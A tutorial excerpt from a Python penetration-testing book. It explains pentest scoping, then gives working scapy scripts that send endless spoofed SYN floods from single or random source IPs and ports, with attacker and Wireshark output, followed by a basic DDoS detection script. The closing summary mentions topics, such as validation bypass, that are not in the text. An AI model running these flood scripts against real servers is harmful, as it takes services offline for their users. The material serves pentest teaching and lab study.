Pentesting Using Python

In this article by the author, **Mohit**, of the book, Python Penetration Testing Essentials, **Penetration** (**pen**) tester and hacker are similar terms. The difference is that penetration testers work for an organization to prevent hacking attempts, while hackers hack for any purpose such as fame, selling vulnerability for money, or to exploit vulnerability for personal enmity.

Lots of well-trained hackers have got jobs in the information security field by hacking into a system and then informing the victim of the security bug(s) so that they might be fixed.

A hacker is called a penetration tester when they work for an organization or company to secure its system. A pentester performs hacking attempts to break the network after getting legal approval from the client and then presents a report of their findings. To become an expert in pentesting, a person should have deep knowledge of the concepts of their technology.

(For more resources related to this topic, see here.)

Introducing the scope of pentesting

In simple words, penetration testing is to test the information security measures of a company. Information security measures entail a company's network, database, website, public-facing servers, security policies, and everything else specified by the client. At the end of the day, a pentester must present a detailed report of their findings such as weakness, vulnerability in the company's infrastructure, and the risk level of particular vulnerability, and provide solutions if possible.

The need for pentesting

There are several points that describe the significance of pentesting:

- Pentesting identifies the threats that might expose the confidentiality of an organization
- Expert pentesting provides assurance to the organization with a complete and detailed assessment of organizational security

- Pentesting assesses the network's efficiency by producing huge amount of traffic and scrutinizes the security of devices such as firewalls, routers, and switches
- Changing or upgrading the existing infrastructure of software, hardware, or network design might lead to vulnerabilities that can be detected by pentesting
- In today's world, potential threats are increasing significantly; pentesting is a proactive exercise to minimize the chance of being exploited
- Pentesting ensures whether suitable security policies are being followed or not

Consider an example of a well-reputed e-commerce company that makes money from online business. A hacker or group of black hat hackers find a vulnerability in the company's website and hack it. The amount of loss the company will have to bear will be tremendous.

Components to be tested

An organization should conduct a risk assessment operation before pentesting; this will help identify the main threats such as misconfiguration or vulnerability in:

- Routers, switches, or gateways
- Public-facing systems; websites, DMZ, e-mail servers, and remote systems
- DNS, firewalls, proxy servers, FTP, and web servers

Testing should be performed on all hardware and software components of a network security system.

Qualities of a good pentester

The following points describe the qualities of good pentester. They should:

- Choose a suitable set of tests and tools that balance cost and benefits
- Follow suitable procedures with proper planning and documentation
- Establish the scope for each penetration test, such as objectives, limitations, and the justification of procedures
- Be ready to show how to exploit the vulnerabilities
- State the potential risks and findings clearly in the final report and provide methods to mitigate the risk if possible
- Keep themselves updated at all times because technology is advancing rapidly

A pentester tests the network using manual techniques or the relevant tools. There are lots of tools available in the market. Some of them are open source and some of them are highly expensive. With the help of programming, a programmer can make his own tools. By creating your own tools, you can clear your concepts and also perform more R&D. If you are interested in pentesting and want to make your own tools, then the Python programming language is the best, as extensive and freely available pentesting packages are available in Python, in addition to its ease of programming. This simplicity, along with the third-party libraries such as scapy and mechanize, reduces code size. In Python, to make a program, you don't need to define big classes such as Java. It's more productive to write code in Python than in C, and high-level libraries are easily available for virtually any imaginable task.

If you know some programming in Python and are interested in pentesting this book is ideal for you.

Defining the scope of pentesting

Before we get into pentesting, the scope of pentesting should be defined. The following points should be taken into account while defining the scope:

- You should develop the scope of the project in consultation with the client. For example, if Bob (the client) wants to test the entire network infrastructure of the organization, then pentester Alice would define the scope of pentesting by taking this network into account. Alice will consult Bob on whether any sensitive or restricted areas should be included or not.
- You should take into account time, people, and money.
- You should profile the test boundaries on the basis of an agreement signed by the pentester and the client.
- Changes in business practice might affect the scope. For example, the addition of a subnet, new system component installations, the addition or modification of a web server, and so on, might change the scope of pentesting.

The scope of pentesting is defined in two types of tests:

- **A non-destructive test**: This test is limited to finding and carrying out the tests without any potential risks. It performs the following actions:
    - Scans and identifies the remote system for potential vulnerabilities
    - Investigates and verifies the findings
    - Maps the vulnerabilities with proper exploits
    - Exploits the remote system with proper care to avoid disruption
    - Provides a proof of concept
    - Does not attempt a **Denial-of-Service** (**DoS**) attack
- **A destructive test**: This test can produce risks. It performs the following actions:
    - Attempts DoS and buffer overflow attacks, which have the potential to bring down the system

Approaches to pentesting

There are three types of approaches to pentesting:

- Black-box pentesting follows non-deterministic approach of testing
    - You will be given just a company name
    - It is like hacking with the knowledge of an outside attacker
    - There is no need of any prior knowledge of the system

    - It is time consuming
- White-box pentesting follows deterministic approach of testing
    - You will be given complete knowledge of the infrastructure that needs to be tested
    - This is like working as a malicious employee who has ample knowledge of the company's infrastructure
    - You will be provided information on the company's infrastructure, network type, company's policies, do's and don'ts, the IP address, and the IPS/IDS firewall
- Gray-box pentesting follows hybrid approach of black and white box testing
    - The tester usually has limited information on the target network/system that is provided by the client to lower costs and decrease trial and error on the part of the pentester
    - It performs the security assessment and testing internally

Introducing Python scripting

Before you start reading this book, you should know the basics of Python programming, such as the basic syntax, variable type, data type tuple, list dictionary, functions, strings, methods, and so on. Two versions, 3.4 and 2.7.8, are available at *python.org/downloads/*.

In this book, all experiments and demonstration have been done in Python 2.7.8 Version. If you use Linux OS such as Kali or BackTrack, then there will be no issue, because many programs, such as wireless sniffing, do not work on the Windows platform. Kali Linux also uses the 2.7 Version. If you love to work on Red Hat or CentOS, then this version is suitable for you.

Most of the hackers choose this profession because they don't want to do programming. They want to use tools. However, without programming, a hacker cannot enhance his2 skills. Every time, they have to search the tools over the Internet. Believe me, after seeing its simplicity, you will love this language.

Understanding the tests and tools you'll need

To conduct scanning and sniffing pentesting, you will need a small network of attached devices. If you don't have a lab, you can make virtual machines in your computer. For wireless traffic analysis, you should have a wireless network. To conduct a web attack, you will need an Apache server running on the Linux platform. It will be a good idea to use CentOS or Red Hat Version 5 or 6 for the web server because this contains the RPM of Apache and PHP. For the Python script, we will use the Wireshark tool, which is open source and can be run on Windows as well as Linux platforms.

Learning the common testing platforms with Python

You will now perform pentesting; I hope you are well acquainted with networking fundamentals such as IP addresses, classful subnetting, classless subnetting, the meaning of ports, network addresses, and broadcast addresses. A pentester must be perfect in networking fundamentals as well as at least in one operating system; if you are thinking of using Linux, then you are on the right track. In this book, we will execute our programs on Windows as well as Linux. In this book, Windows, CentOS, and Kali Linux will be used.

A hacker always loves to work on a Linux system. As it is free and open source, Kali Linux marks the rebirth of BackTrack and is like an arsenal of hacking tools. Kali Linux NetHunter is the first open source Android penetration testing platform for Nexus devices. However, some tools work on both Linux and Windows, but on Windows, you have to install those tools. I expect you to have knowledge of Linux. Now, it's time to work with networking on Python.

Implementing a network sniffer by using Python

Before learning about the implementation of a network sniffer, let's learn about a particular *struct* method:

- *struct.pack(fmt, v1, v2, ...)*: This method returns a string that contains the values v1, v2, and so on, packed according to the given format
- *struct.unpack(fmt, string)*: This method unpacks the string according to the given format

Let's discuss the code:

```
import struct
ms= struct.pack('hhl', 1, 2, 3)
print (ms)
k= struct.unpack('hhl',ms)
print k
```

The output for the preceding code is as follows:

```
G:\Python\Networking\network>python str1.py
☺ ☻ ♥
(1, 2, 3)
```

First, import the *struct* module, and then pack the integers 1, 2, and 3 in the *hhl* format. The packed values are like machine code. Values are unpacked using the same *hhl* format; here, h means a short integer and l means a long integer. More details are provided in the subsequent sections.

Consider the situation of the client server model; let's illustrate it by means of an example.

Run the *struct1.py*. file. The server-side code is as follows:

```
import socket
import struct
host = "192.168.0.1"
port = 12347
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host, port))
s.listen(1)
conn, addr = s.accept()
print "connected by", addr
msz= struct.pack('hhl', 1, 2, 3)
conn.send(msz)
conn.close()
```

The entire code is the same as we have seen previously, with *msz= struct.pack('hhl', 1, 2, 3)* packing the message and *conn.send(msz)* sending the message.

Run the *unstruc.py* file. The client-side code is as follows:

```
import socket
import struct
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host = "192.168.0.1"
port =12347
s.connect((host,port))
msg= s.recv(1024)
print msg
print struct.unpack('hhl',msg)
s.close()
```

The client-side code accepts the message and unpacks it in the given format.

The output for the client-side code is as follows:

```
C:\network>python unstruc.py
☺ ☻ ♥
(1, 2, 3)
```

The output for the server-side code is as follows:

```
G:\Python\Networking\program>python struct1.py
connected by ('192.168.0.11', 1417)
```

Now, you must have a fair idea of how to pack and unpack the data.

Format characters

We have seen the format in the pack and unpack methods. In the following table, we have C Type and Python type columns. It denotes the conversion between C and Python types. The Standard size column refers to the size of the packed value in bytes.

Format	C Type	Python type	Standard size
x	pad byte	no value	
c	char	string of length 1	1
b	signed char	integer	1
B	unsigned char	integer	1
?	_Bool	bool	1
h	short	integer	2
H	unsigned short	integer	2
i	int	integer	4
I	unsigned int	integer	4
l	long	integer	4
L	unsigned long	integer	4
q	long long	integer	8
Q	unsigned long long	integer	8
f	float	float	4
d	double	float	8
s	char[]	string	
p	char[]	string	
P	void *	integer	

Let's check what will happen when one value is packed in different formats:

```
>>> import struct
>>> struct.pack('b',2)
'\x02'
>>> struct.pack('B',2)
'\x02'
>>> struct.pack('h',2)
'\x02\x00'
```

We packed the number 2 in three different formats. From the preceding table, we know that *b* and *B* are 1 byte each, which means that they are the same size. However, *h* is 2 bytes.

Now, let's use the long *int*, which is 8 bytes:

```
>>> struct.pack('q',2)
'\x02\x00\x00\x00\x00\x00\x00\x00'
```

If we work on a network, *!* should be used in the following format. The *!* is used to avoid the confusion of whether network bytes are little-endian or big-endian. For more information on big-endian and little endian, you can refer to the Wikipedia page on *Endianness*:

```
>>> struct.pack('!q',2)
'\x00\x00\x00\x00\x00\x00\x00\x02'
>>>
```

You can see the difference when using *!* in the format.

Before proceeding to sniffing, you should be aware of the following definitions:

- **PF_PACKET**: It operates at the device driver layer. The pcap library for Linux uses PF_PACKET sockets. To run this, you must be logged in as a root. If you want to send and receive messages at the most basic level, below the Internet protocol layer, then you need to use PF_PACKET.
- **Raw socket**: It does not care about the network layer stack and provides a shortcut to send and receive packets directly to the application.

The following socket methods are used for byte-order conversion:

- **socket.ntohl(x)**: This is the network to host long. It converts a 32-bit positive integer from the network to host the byte order.
- **socket.ntohs(x)**: This is the network to host short. It converts a 16-bit positive integer from the network to host the byte order.
- **socket.htonl(x)**: This is the host to network long. It converts a 32-bit positive integer from the host to the network byte order.
- **socket.htons(x)**: This is the host to network short. It converts a 16-bit positive integer from the host to the network byte order.

So, what is the significance of the preceding four methods?

Consider a 16-bit number 0000000000000011. When you send this number from one computer to another computer, its order might get changed. The receiving computer might receive it in another form, such as 1100000000000000. These methods convert from your native byte order to the network byte order and back again. Now, let's look at the code to implement a network sniffer, which will work on three layers of the TCP/IP, that is, the physical layer (Ethernet), the Network layer (IP), and the TCP layer (port).

Introducing DoS and DDoS

In this section, we are going to discuss one of the most deadly attacks, called the Denial-of-Service attack. The aim of this attack is to consume machine or network resources, making it unavailable for the intended users. Generally, attackers use this attack when every other attack fails. This attack can be done at the data link, network, or application layer. Usually, a web server is the target for hackers. In a DoS attack, the attacker sends a huge number of requests to the web server, aiming to consume network bandwidth and machine memory. In a **Distributed Denial-of-Service** (**DDoS**) attack, the attacker sends a huge number of requests from different IPs. In order to carry out DDoS, the attacker can use Trojans or IP spoofing. In this section, we will carry out various experiments to complete our reports.

Single IP single port


In this attack, we send a huge number of packets to the web server using a single IP (which might be spoofed) and from a single source port number. This is a very low-level DoS attack, and this will test the web server's request-handling capacity.

The following is the code of *sisp.py*:

```
from scapy.all import *
src = raw_input("Enter the Source IP ")
target = raw_input("Enter the Target IP ")
srcport = int(raw_input("Enter the Source Port "))
i=1
while True:
IP1 = IP(src=src, dst=target)
TCP1 = TCP(sport=srcport, dport=80)
pkt = IP1 / TCP1
send(pkt,inter= .001)
print "packet sent ", i
i=i+1
```

I have used scapy to write this code, and I hope that you are familiar with this. The preceding code asks for three things, the source IP address, the destination IP address, and the source port address.

Let's check the output on the attacker's machine:




```
root@Mohit|Raj:/chapter 6# python sisp.py
WARNING: No route found for IPv6 destination
Enter the Source IP 192.168.0.45
Enter the Target IP 192.168.0.3
Enter the Source Port 56666
.
Sent 1 packets.
packet sent  1



Sent 1 packets.
packet sent  1244
.
Sent 1 packets.
packet sent  1245
.
```

Single IP with single port

I have used a spoofed IP in order to hide my identity. You will have to send a huge number of packets to check the behavior of the web server. During the attack, try to open a website hosted on a web server. Irrespective of whether it works or not, write your findings in the reports.

Let's check the output on the server side:



```
1236 14.841969   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1237 14.862146   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1238 14.869791   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1239 14.877692   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1240 14.896820   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1241 14.904863   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1242 14.913225   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1243 14.921821   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
1244 14.952965   192.168.0.45          192.168.0.3          TCP      56666 > http [SYN]
```

Wireshark output on the server

This output shows that our packet was successfully sent to the server. Repeat this program with different sequence numbers.


Single IP multiple port

Now, in this attack, we use a single IP address but multiple ports.

Here, I have written the code of the *simp.py* program:

```
from scapy.all import *

src = raw_input("Enter the Source IP ")
target = raw_input("Enter the Target IP ")

i=1
while True:
for srcport in range(1,65535):
   IP1 = IP(src=src, dst=target)
   TCP1 = TCP(sport=srcport, dport=80)
   pkt = IP1 / TCP1
   send(pkt,inter= .0001)
   print "packet sent ", i
   i=i+1
```


I used the *for* loop for the ports Let's check the output of the attacker:



```
root@Mohit|Raj:/chapter 6# python simp.py
WARNING: No route found for IPv6 destination ::
Enter the Source IP 192.168.0.50
Enter the Target IP 192.168.0.3
.
Sent 1 packets.
packet sent  1
.
Sent 1 packets.
packet sent  2

 Sent 1 packets.
 packet sent  9408
 .
 Sent 1 packets.
 packet sent  9409
 ^Z
```

Packets from the attacker's machine

The preceding screenshot shows that the packet was sent successfully. Now, check the output on the target machine:



```
192.168.0.50    192.168.0.3    TCP    8943 > http [SYN]
192.168.0.50    192.168.0.3    TCP    8944 > http [SYN]
192.168.0.50    192.168.0.3    TCP    8945 > http [SYN]
192.168.0.50    192.168.0.3    TCP    8946 > http [SYN]
192.168.0.50    192.168.0.3    TCP    8947 > http [SYN]
192.168.0.50    192.168.0.3    TCP    8948 > http [SYN]
192.168.0.50    192.168.0.3    TCP    8949 > http [SYN]
192.168.0.50    192.168.0.3    TCP    8950 > http [SYN]
```

Packets appearing in the target machine

In the preceding screenshot, the rectangular box shows the port numbers. I will leave it to you to create multiple IP with a single port.

Multiple IP multiple port


In this section, we will discuss the multiple IP with multiple port addresses. In this attack, we use different IPs to send the packet to the target. Multiple IPs denote spoofed IPs. The following program will send a huge number of packets from spoofed IPs:

```
import random
from scapy.all import *
target = raw_input("Enter the Target IP ")

i=1
while True:
a = str(random.randint(1,254))
b = str(random.randint(1,254))
c = str(random.randint(1,254))
d = str(random.randint(1,254))
```

```
dot = "."
src = a+dot+b+dot+c+dot+d
print src
st = random.randint(1,1000)
en = random.randint(1000,65535)
loop_break = 0
for srcport in range(st,en):
   IP1 = IP(src=src, dst=target)
   TCP1 = TCP(sport=srcport, dport=80)
   pkt = IP1 / TCP1
   send(pkt,inter= .0001)
   print "packet sent ", i
   loop_break = loop_break+1
   i=i+1
   if loop_break ==50 :
     break
```

In the preceding code, we used the *a*, *b*, *c*, and *d* variables to store four random strings, ranging from 1 to 254. The *src* variable stores random IP addresses. Here, we have used the *loop_break* variable to break the *for* loop after 50 packets. It means 50 packets originate from one IP while the rest of the code is the same as the previous one.

Let's check the output of the *mimp.py* program:




```
root@Mohit|Raj:/chapter 6# python mimp.py
WARNING: No route found for IPv6 destination :
Enter the Target IP 192.168.0.3
174.239.29.59
.
Sent 1 packets.
packet sent  1
.
Sent 1 packets.
packet sent  2


Sent 1 packets.
packet sent  49
.
Sent 1 packets.
packet sent  50
203.207.13.69
.
Sent 1 packets.
packet sent  51
.
Sent 1 packets.
packet sent  52
```

Multiple IP with multiple ports

In the preceding screenshot, you can see that after packet 50, the IP addresses get changed.

Let's check the output on the target machine:



```
 97 0.651057  174.239.29.59   192.168.0.3     TCP   smartsdp >
 98 0.651173  192.168.0.3     174.239.29.59   TCP   http > smar
 99 0.678485  174.239.29.59   192.168.0.3     TCP   svrloc > ht
100 0.678514  192.168.0.3     174.239.29.59   TCP   http > svrl
101 0.698433  174.239.29.59   192.168.0.3     TCP   ocs_cmu > h
102 0.698467  192.168.0.3     174.239.29.59   TCP   http > ocs_
103 0.722537  203.207.13.69   192.168.0.3     TCP   iclcnet_svi
104 0.722577  192.168.0.3     203.207.13.69   TCP   http > iclc
105 0.733643  203.207.13.69   192.168.0.3     TCP   accessbuild
```

The target machine's output on Wireshark

Use several machines and execute this code. In the preceding screenshot, you can see that the machine replies to the source IP. This type of attack is very difficult to detect because it is very hard to distinguish whether the packets are coming from a valid host or a spoofed host.

Detection of DDoS


When I was pursuing my Masters of Engineering degree, my friend and I were working on a DDoS attack. This is a very serious attack and difficult to detect, where it is nearly impossible to guess whether the traffic is coming from a fake host or a real host. In a DoS attack, traffic comes from only one source so we can block that particular host. Based on certain assumptions, we can make rules to detect DDoS attacks. If the web server is running only traffic containing port 80, it should be allowed. Now, let's go through a very simple code to detect a DDoS attack. The program's name is *DDOS_detect1.py*:

```
import socket
import struct
from datetime import datetime
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, 8)
dict = {}
file_txt = open("dos.txt",'a')
file_txt.writelines("**********")
t1= str(datetime.now())
file_txt.writelines(t1)
file_txt.writelines("**********")
file_txt.writelines("\n")
print "Detection Start ......."
D_val =10
D_val1 = D_val+10
while True:

pkt = s.recvfrom(2048)
ipheader = pkt[0][14:34]
ip_hdr = struct.unpack("!8sB3s4s4s",ipheader)
IP = socket.inet_ntoa(ip_hdr[3])
print "Source IP", IP
if dict.has_key(IP):
   dict[IP]=dict[IP]+1
   print dict[IP]
   if(dict[IP]>D_val) and (dict[IP]<D_val1) :
     line = "DDOS Detected "
     file_txt.writelines(line)
     file_txt.writelines(IP)
     file_txt.writelines("\n")

else:
dict[IP]=1
```

In the previous code, we used a sniffer to get the packet's source IP address. The *file_txt = open("dos.txt",'a')* statement opens a file in append mode, and this *dos.txt* file is used as a logfile to detect the DDoS attack. Whenever the program runs, the *file_txt.writelines(t1)* statement writes the current time. The *D_val =10* variable is an assumption just for the demonstration of the program. The assumption is made by viewing the statistics of hits from a particular IP. Consider a case of a tutorial website. The hits from the college and school's IP would be more. If a huge number of requests come in from a new IP, then it might be a case of DoS. If the count of the incoming packets from one IP exceeds the *D_val* variable, then the IP is considered to be responsible for a DDoS attack. The *D_val1* variable will be used later in the code to avoid redundancy. I hope you are familiar with the code before the *if dict.has_key(IP):* statement. This statement will check whether the key (IP address) exists in the dictionary or not. If the key exists in *dict*, then the *dict[IP]=dict[IP]+1* statement increases the *dict[IP]* value by 1, which means that *dict[IP]* contains a count of packets that come from a particular IP. The *if(dict[IP]>D_val) and (dict[IP]<D_val1) :* statements are the criteria to detect and write results in the *dos.txt* file; *if(dict[IP]>D_val)* detects whether the incoming packet's count exceeds the *D_val* value or not. If it exceeds it, the subsequent statements will write the IP in *dos.txt* after getting new packets. To avoid redundancy, the *(dict[IP]<D_val1)* statement has been used. The upcoming statements will write the results in the *dos.txt* file.

Run the program on a server and run *mimp.py* on the attacker's machine.

The following screenshot shows the **dos.txt** file. Look at that file. It writes a single IP 9 times as we have mentioned *D_val1 = D_val+10*. You can change the *D_val* value to set the number of requests made by a particular IP. These depend on the old statistics of the website. I hope the preceding code will be useful for research purposes.



```
**********2014-11-08 00:23:26.177009**********
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 74.250.16.72
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 52.61.254.220
DDOS Detected 252.248.12.216
```

Detecting a DDoS attack

If you are a security researcher, the preceding program should be useful to you. You can modify the code such that only the packet that contains port 80 will be allowed.

Summary

In this article, we learned about penetration testing using Python. Also, we have learned about sniffing using Pyython script and client-side validation as well as how to bypass client-side validation. We also learned in which situations client-side validation is a good choice. We have gone through how to use Python to fill a form and send the parameter where the GET method has been used. As a penetration tester, you should know how parameter tampering affects a business. Four types of DoS attacks have been presented in this article. A single IP attack falls into the category of a DoS attack, and a Multiple IP attack falls into the category of a DDoS attack. This section is helpful not only for a pentester but also for researchers. Taking advantage of Python DDoS-detection scripts, you can modify the code and create larger code, which can trigger actions to control or mitigate the DDoS attack on the server.